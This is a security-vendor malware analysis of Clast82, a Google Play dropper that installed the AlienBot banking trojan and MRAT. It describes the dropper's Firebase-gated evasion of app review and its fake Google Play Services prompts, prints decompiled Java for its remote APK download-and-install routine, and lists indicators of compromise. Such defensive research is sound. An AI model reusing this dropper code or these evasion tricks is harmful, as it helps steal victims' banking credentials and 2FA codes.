Clast82 – A new Dropper on Google Play Dropping the AlienBot Banker and MRAT

research.checkpoint.com/2021/clast82-a-new-dropper-on-google-play-dropping-the-alienbot-banker-and-mrat/

March 9, 2021

March 9, 2021

Research by: Aviran Hazum, Bohdan Melnykov, Israel Wernik

Check Point Research (CPR) recently discovered a new Dropper spreading via the official Google Play store, which downloads and installs the AlienBot Banker and MRAT.
This Dropper, dubbed Clast82, utilizes a series of techniques to avoid detection by Google Play Protect detection, completes the evaluation period successfully, and changes the payload dropped from a non-malicious payload to the AlienBot Banker and MRAT.
The AlienBot malware family is a Malware-as-a-Service (MaaS) for Android devices that allows a remote attacker, at a first step, to inject malicious code into legitimate financial applications. The attacker obtains access to victims' accounts, and eventually completely controls their device. Upon taking control of a device, the attacker has the ability to control certain functions just as if he was holding the device physically, like installing a new application on the device, or even control it with TeamViewer.




Figure 1 – Clast82 Malware on Google Play

General

This malware, dubbed CLAST82, used a series of techniques to avoid detection by Google Play Protect:

- Using Firebase as a platform for C&C communication
- Using GitHub as a 3rd party hosting platform to download the payload from

During the Clast82 evaluation period on Google Play, the configuration sent from the Firebase C&C contains an “enable” parameter. Based on the parameter’s value, the malware will “decide” to trigger the malicious behavior or not. This parameter is set to “false” and will only change to “true” after Google has published the Clast82 malware on Google Play.




Figure 2 – “Disabled” configuration sent from the Firebase C&C





Figure 3 – “Enabled” configuration sent from the Firebase C&C

The malware’s ability to remain undetected demonstrates the importance of why a mobile security solution is needed. It’s not enough to scan the app during the evaluation period, as a malicious actor can, and will change the applications behavior while using 3rd party tools. A solution that monitors the device itself, constantly scanning network connections and behaviors by application will be able to detect such behavior. Furthermore, the payload dropped by Clast82 does not originate from Google Play, thus the scanning of applications before submission to review will not prevent the installation of the malicious payload.

The Campaign

During our investigation of the Clast82 Dropper, we uncovered the infrastructure used by the actor for distributing and maintaining the campaign. For each application, the actor created a new developer user for the Google Play store, along with a repository on the actor’s GitHub account, thus allowing the actor to distribute different payloads to devices that were infected by each malicious application.


Pull requests
Issues
Marketplace
Explore
Overview
Repositories 26
Projects
Packages
gohhas
Follow
Find a repository...
Type: All
Language: All
Call-Recorder
HTML Updated 7 days ago
Star
Calls-Recorder
HTML Updated 7 days ago
Star
XRecorder
HTML Updated 7 days ago
Star
ZRecorder
HTML Updated 7 days ago
Star
Docscan
HTML Updated 22 days ago
Star
DoraVPN
HTML Updated 22 days ago
Star
DailiHoroscope
HTML Updated 22 days ago
Star
AutoCallRecorder
HTML Updated 22 days ago
Star
AllInOneVideoDownloader
HTML Updated 25 days ago
Star
TranslateApp
HTML Updated 25 days ago
Star
PushUps
HTML Updated 25 days ago
Star
QRecorderNew
HTML Updated 25 days ago
Star
BeatPlayer
HTML Updated on 14 Dec 2020
Star
SampleMusicPlayer
HTML Updated on 14 Dec 2020
Star
MusicPlayer
HTML Updated on 14 Dec 2020
Star
Cake-VPN
HTML Updated on 13 Dec 2020
Star
Translator
HTML Updated on 13 Dec 2020
Star
DailyWorkout
HTML Updated on 24 Nov 2020
Star
VideoSaver
HTML Updated on 31 Oct 2020
Star





Figure 4 – The Actor's GitHub Repositories

While looking into the fake developer accounts on Google Play belonging to the actor, we came across another commonality – the Developer email for all apps is the same email '', and the links to each application for the Privacy Policy page links to the same repository, also belonging to the same actor. (https://gohhas.github.io/<app-name>)






Figure 5 – Developer email and Privacy Policy Links




Figure 6 – GitHub status for the 'Gohhas' account




Figure 7 – Clast82's campaign attack flow

Technical Analysis – Clast82

The actor used legitimate and known open sources android applications, which the actor added the malicious code into in order to provide functionality to the malicious dropper, along with the reason for the victim to download and install it from the official Google Play store. For instance, the malicious CakeVPN application is based on this GitHub repository.
On every application launch, it starts a service from MainActivity that starts a dropping flow called LoaderService. In addition, the MainActivity starts a foreground service to perform the malicious dropping task.
To comply with the Android restrictions, when an application creates a foreground service, it must also show an on-going notification to the user. Clast82 bypassed this by showing a "neutral" notification. In the case of the patient-zero, the CakeVPN app, the notification shown is "GooglePlayServices" with no additional text.

```
protected void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    this.startService(new Intent(this, LoaderService.class));
}
```

Figure 8 – calling the LoaderService from the OnCreate function

```
@Override  // android.app.Service
public int onStartCommand(Intent intent0, int i, int i1) {
    Log.d(this.TAG, "onStartCommand: ");
    Object object0 = this.getSystemService("notification");
    if(object0 != null) {
        this.notificationManager = (NotificationManager)object0;
        this.createNotificationChannel();
        Context context0 = (Context)this;
        PendingIntent pendingIntent0 = PendingIntent.getActivity(context0, 0, new Intent(context0, MainActivity.class), 0);
        Notification notification0 = new Builder(context0, this.CHANNEL_ID).setContentTitle("GooglePlayServices").setSmallI
        Intrinsics.checkNotNullExpressionValue(notification0, "NotificationCompat.Build…ent)\n            .build()");
        this.startForeground(1, notification0);
        this.checkAvailable();
        return 2;
    }
```

Figure 9 – The on-going notification hadling for Clast82




Figure 10 – the on-going notification sent my Clast82

The foreground service registers a listener for the Firebase real-time database, from which it receives the payload path from GitHub

```
private final void checkAvailable() {
    FirebaseDatabase v0 = FirebaseDatabase.getInstance();
    Intrinsics.checkNotNullExpressionValue(v0, "FirebaseDatabase.getInstance()");
    v0.getReference().child("app").addListenerForSingleValueEvent(((ValueEventListener)new ValueEventListenerAdapter(((Function1)new LoaderService.checkAvailable.1(this)))));
}
```

Figure 11 – The communication with the Firebase C&C

```
Context context1 = LoaderService.this.getApplicationContext();
Intrinsics.checkNotNullExpressionValue(context1, "applicationContext");
Intent intent0 = context1.getPackageManager().getLaunchIntentForPackage(this.$data.getPackage_name());
LoaderService.this.getApplicationContext().startActivity(intent0);
LoaderService.this.stopForeground(true);
```

Figure 12 – Pasring the Firebase data

After receiving the command from the Firebase C&C, the dropping flow starts with the 'loadAndInstallApp' function, which downloads the payload from GitHub, and calls the 'installApp' method to finalize the malicious activity.

```
private final void loadAndInstallApp(String string0, String string1) {
    ObjectRef ref$ObjectRef0 = new ObjectRef();
    ref$ObjectRef0.element = String.valueOf(this.getApplicationContext().getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS)) + "/";
    ref$ObjectRef0.element = ((String)ref$ObjectRef0.element) + (string1 + ".apk");
    Uri uri0 = Uri.parse("file://" + ((String)ref$ObjectRef0.element));
    if(new File(((String)ref$ObjectRef0.element)).exists()) {
        String string2 = (String)ref$ObjectRef0.element;
        Intrinsics.checkNotNullExpressionValue(uri0, "uri");
        this.installApp(string2, uri0);
        return;
    }

    DownloadManager.Request downloadManager$Request0 = new DownloadManager.Request(Uri.parse(string0));
    downloadManager$Request0.setDestinationUri(uri0);
    Object object0 = this.getApplicationContext().getSystemService("download");
    if(object0 != null) {
        ((DownloadManager)object0).enqueue(downloadManager$Request0);
        LoaderService.loadAndInstallApp.onComplete.1 loaderService$loadAndInstallApp$onComplete$10 = new LoaderService.loadAndInstallApp.onComplete.1(t
        this.getApplicationContext().registerReceiver(((BroadcastReceiver)loaderService$loadAndInstallApp$onComplete$10), new IntentFilter("android.int
        return;
    }
```

Figure 13 – The loadAndInstallApp method

```
private final void installApp(String string0, Uri uri0) {
    Log.d(this.TAG, "installApp: ");
    if(Build.VERSION.SDK_INT >= 24) {
        Uri uri1 = FileProvider.getUriForFile(this.getApplicationContext(), "com.protectvpn.freeapp.provider", new File(string0));
        Intent intent0 = new Intent("android.intent.action.VIEW");
        intent0.addFlags(1);
        intent0.addFlags(0x10000000);
        intent0.putExtra("android.intent.extra.NOT_UNKNOWN_SOURCE", true);
        intent0.setData(uri1);
        this.startActivity(intent0);
        return;
    }

    Intent intent1 = new Intent("android.intent.action.VIEW");
    intent1.setFlags(0x10000000);
    intent1.setDataAndType(uri0, "\"application/vnd.android.package-archive\"");
    this.startActivity(intent1);
}
```

Figure 14 – The installApp method

If the infected device prevents installations of applications from unknown sources, Clast82 prompts the user with a fake request, pretending to be ‘Google Play Services’ requesting the user to allow the installation every 5 seconds.




Figure 15 – Fake prompt to user

After the malicious payload is successfully installed, the dropper app launches the payload downloaded. In the case of Clast82, we were able to identify over 100 unique payloads of the AlienBot, an Android MaaS Banker (Malware as a service) targeting financial applications and attempting to steal the credentials and 2FA codes for those applications.

```
Context context1 = LoaderService.this.getApplicationContext();
Intrinsics.checkNotNullExpressionValue(context1, "applicationContext");
Intent intent0 = context1.getPackageManager().getLaunchIntentForPackage(this.$data.getPackage_name());
LoaderService.this.getApplicationContext().startActivity(intent0);
LoaderService.this.stopForeground(true);
```

Figure 16 – Execution of the malicious payload

Timeline

January 27th – Initial discovery

January 28th – Report to Google

February 9th – Google confirmed that all Clast82 apps were removed from the Google Play Store.

How to protect yourself

Harmony Mobile (formerly known as SandBlast Mobile) delivers complete protection for the mobile workforce by providing a wide range of capabilities that are simple to deploy, manage and scale. Harmony Mobile provides protection for all mobile vectors of attack, including the download of malicious applications and applications with malware embedded in them.

Learn more:

Appendix 1 – IOCs

C&C Servers:

- boloklava87[.]club
- enegal-23[.]net
- balabanga90[.]online
- dsfikj2dsfmolds[.]top
- blakarda[.]site
- sponkisn[.]site

Droppers:

name	sha256	package_name	Firebase account
Cake VPN	52adb34cc01aa8d034d71672f3efe02c8617641ee77bf6c5eb6806e834550934	com.lazycoder.cakevpns	https://cake-vpn-811be-de rtdb.firebaseio[.]com
Pacific VPN	bb49fc80393647d379a8adc8d9dec2f9a21e86620ee950f94cdc341345df459c	com.protectvpn.freeapp	https://pacificvpn.firebasei
eVPN	232d3a2a172db5d0e02570a8ddbb8377dc5b8507aab85a51faf00631b51b7def	com.abcd.evpnfree	https://evpn-e7e0d.firebaseio[.]com
BeatPlayer	609350daaadee74e6526dee7f533affdbf289f076837a2400017a928531c3da1	com.crrl.beatplayers	https://beat-player-763d3- rtdb.firebaseio[.]com
BeatPlayer	804fb97dbe7dc93f7ed37963f120ef5f5f7e6253501bd60f08433b0fd5c3db74	com.crrl.beatplayers	https://beat-player-763d3- rtdb.firebaseio[.]com
QR/Barcode Scanner MAX	82ea6fc0f57ae82cf7c51a039b6dee7b81b4ece0579a784ee35f02e71b833f3e	com.bezrukd.qrcodebarcode	https://qrscanner-aa57d.firebaseio[.]com
eVPN	80a4380b812df71401733b0b37005e82a96f18b07be5317e82f38658b1551c5a	com.abcd.evpnfree	https://evpn-e7e0d.firebaseio[.]com
Music Player	6f6c16481c0f3a4bd3afcaa9aa881e569c65e067c09efd4ac4828ead29242c95	com.revosleap.samplemusicplayers	https://sample-music-playe default-rtdb.firebaseio[.]co
tooltipnatorlibrary	bbe2e4a68eb2a2589b6b7ba9afefd241f8eb6d8db6fa19fdd4d383311a019567	com.mistergrizzlys.docscanpro	https://docscan-3f3c1-defa rtdb.firebaseio[.]com
